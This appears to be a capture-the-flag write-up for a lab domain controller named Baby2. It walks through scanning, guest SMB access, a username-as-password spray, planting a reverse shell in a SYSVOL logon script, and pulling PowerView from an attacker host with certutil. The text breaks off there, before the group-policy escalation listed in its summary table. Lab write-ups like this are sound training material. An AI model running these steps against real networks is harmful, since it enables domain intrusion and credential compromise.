Baby2
| Field | Value |
|---|---|
| Platform | VulnLab |
| OS | Windows (Domain Controller) |
| Difficulty | Medium |
| Initial Vector | Guest SMB → username-as-password spray → SYSVOL logon script hijack → reverse shell |
| Privesc | WriteDACL → GenericAll on GPOADM → GPO abuse → local Administrators → SYSTEM |
Phase 1 — Reconnaissance
I started with a fast SYN sweep across all TCP ports, then ran a focused version and script scan against the discovered ports.
nmap -sS --min-rate 5000 -p- 10.129.234.72 -n -Pn -oG ports
nmap -sV -sC --min-rate 5000 -p53,88,135,139,389,445,464,593,636,3268,3269,3389,9389,49664,49668,49675,49676,49690,61423,61457 10.129.234.72 -n -Pn
PORT      STATE SERVICE        VERSION
53/tcp    open  domain         Simple DNS Plus
88/tcp    open  kerberos-sec   Microsoft Windows Kerberos (server time: 2026-04-25 21:41:10Z)
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
389/tcp   open  ldap           Microsoft Windows Active Directory LDAP (Domain: baby2.vl, ...)
| ssl-cert: Subject Alternative Name: DNS:dc.baby2.vl, DNS:baby2.vl, DNS:BABY2
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http     Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap       Microsoft Windows Active Directory LDAP (Domain: baby2.vl)
3268/tcp  open  ldap           Microsoft Windows Active Directory LDAP (Domain: baby2.vl)
3269/tcp  open  ssl/ldap       Microsoft Windows Active Directory LDAP (Domain: baby2.vl)
3389/tcp  open  ms-wbt-server?
| rdp-ntlm-info:
|   Target_Name: BABY2
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: baby2.vl
|   DNS_Computer_Name: dc.baby2.vl
|   Product_Version: 10.0.20348
9389/tcp  open  mc-nmf         .NET Message Framing

Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
smb2-security-mode: Message signing enabled and required
| Port | Service | Version | Notes |
|---|---|---|---|
| 53 | DNS | Simple DNS Plus | Domain: baby2.vl |
| 88 | Kerberos | — | DC confirmed; hostname DC |
| 139/445 | SMB | — | Signing required; Guest read/write on homes |
| 389/636/3268/3269 | LDAP/LDAPS | — | SAN confirms dc.baby2.vl |
| 3389 | RDP | — | Open; Windows Server 2022 Build 20348 |
| 9389 | mc-nmf | .NET Message Framing | AD Web Services |
The SSL certificate SAN and RDP NTLM info confirmed the hostname dc.baby2.vl and domain baby2.vl. Clock skew was 0 seconds — no synchronization needed. SMB signing required ruled out relay attacks.
echo "10.129.234.72 baby2.vl dc.baby2.vl" >> /etc/hosts
Phase 2 — Service Enumeration
SMB (445)

Null session denied, but Guest has read/write on the homes share:
nxc smb 10.129.234.72 -u '' -p '' --shares
# [-] Error enumerating shares: STATUS_ACCESS_DENIED

nxc smb 10.129.234.72 -u 'guest' -p '' --shares
# homes  READ,WRITE

Let's enumerate users with --rid-brute as guest:
nxc smb 10.129.234.72 -u 'guest' -p '' --users --rid-brute
nxc smb 10.129.234.72 -u 'guest' -p '' --users --rid-brute | grep SidTypeUser | awk -F'\\' '{print $2}' | awk '{print $1}' > users.txt
RPC null session is disabled:
rpcclient -U "" -N 10.129.234.72 -c "enumdomusers"
# result was NT_STATUS_ACCESS_DENIED
Let's access the homes share and enumerate it:
smbmap -H 10.129.234.72 -u guest -d baby2.vl -r homes --depth 10

The homes share has all the home folders related to users. Let's mount it to confirm:
mkdir /mnt/smbBaby2
mount -t cifs //10.129.234.72/homes /mnt/smbBaby2 -o username=guest,domain=baby2.vl,rw
tree -fas

12 directories, 0 files — completely empty. Let's try to password spray username as password in order to find some other resources:
nxc smb 10.129.234.72 -u users.txt -p users.txt --no-bruteforce --continue-on-success
[+] baby2.vl\Carl.Moore:Carl.Moore
[+] baby2.vl\library:library
Found credentials for library and Carl.Moore. Carl.Moore and library have access to the same shares and same permissions:
nxc smb 10.129.234.72 -u library -p library --shares
nxc smb 10.129.234.72 -u Carl.Moore -p Carl.Moore --shares

smbmap -H 10.129.234.72 -u library -p library -d baby2.vl -r docs --depth 10
smbmap -H 10.129.234.72 -u library -p library -d baby2.vl -r apps --depth 10
docs is empty. apps shows:
./apps/dev/
    CHANGELOG
    login.vbs.lnk
Let's mount that:
mount -t cifs //10.129.234.72/apps /mnt/smbBaby2 -o username=library,password=library,domain=baby2.vl,rw

If we cat CHANGELOG we find:
[0.2]
 Added automated drive mapping
[0.1]
 Rolled out initial version of the domain logon script
strings /mnt/smbBaby2/dev/login.vbs.lnk -e l

Here we are seeing a .lnk file which is a Windows shortcut, this one in specific is pointing to a VBScript on SYSVOL. This means that the script login.vbs should be on SYSVOL. And the SID we can see here is from the administrator because it has RID 500.
So let's read SYSVOL — first let's list all the share content in a recursive way:
smbmap -H 10.129.234.72 -u library -p library -d baby2.vl -r SYSVOL --depth 10

Then we log into the direct folder where login.vbs is located:
smbclient //10.129.234.72/SYSVOL/baby2.vl/scripts -U baby2.vl/library%library

Although smbmap only shows that Carl.Moore has ReadOnly on SYSVOL, we in fact are able to upload files on this share:

So let's try to upload a modified version of the login.vbs script. First we create a reverse shell payload with revshells.com using PowerShell #3 base64 encoded:


And we paste it inside this VBS command execution instruction:
Set objShell = CreateObject("WScript.Shell")
objShell.Run "reverseshell", 1, True
Like this:
And in another terminal we will be listening on the specified port:
rlwrap nc -nvlp 3312
And we upload this file into the SYSVOL\baby2.vl\scripts\ folder:
smbclient //10.129.234.72/SYSVOL -U baby2.vl/Carl.Moore%Carl.Moore
cd scripts
put login.vbs


And we got a reverse shell access as Amelia.Griffiths. We got our flag in C:\user.txt:
Phase 3 — Attack Path
Initial Access
Since we got access as Amelia.Griffiths via the logon script abuse and we got no idea of what user this is and how to proceed, it will be a great idea to use BloodHound to enumerate some information about the domain:
/opt/Bloodhound/bloodhound-cli up
nxc ldap 10.129.234.72 -u 'Carl.Moore' -p 'Carl.Moore' --bloodhound --collection All --dns-server 10.129.234.72
Now we see that Amelia.Griffiths is a member of the [email protected] group. This group has WriteDACL permissions over the user [email protected].
The members of the group [email protected] have permissions to modify the DACL (Discretionary Access Control List) on the user [email protected]. With write access to the target object's DACL, you can grant yourself any permission you want on the object.

So we will use this vector to try to grant Amelia.Griffiths GenericAll over GPOADM in order to change GPOADM's password and move to that user. For that, we will be using PowerView, so let's send that script to our victim via a Python webserver. Since we have a shell let's download it with certutil:
certutil -urlcache -f http://10.10.14.2:9091/PowerView.ps1 PowerView.ps1

And we have downloaded the PowerView script. Let's import the module:
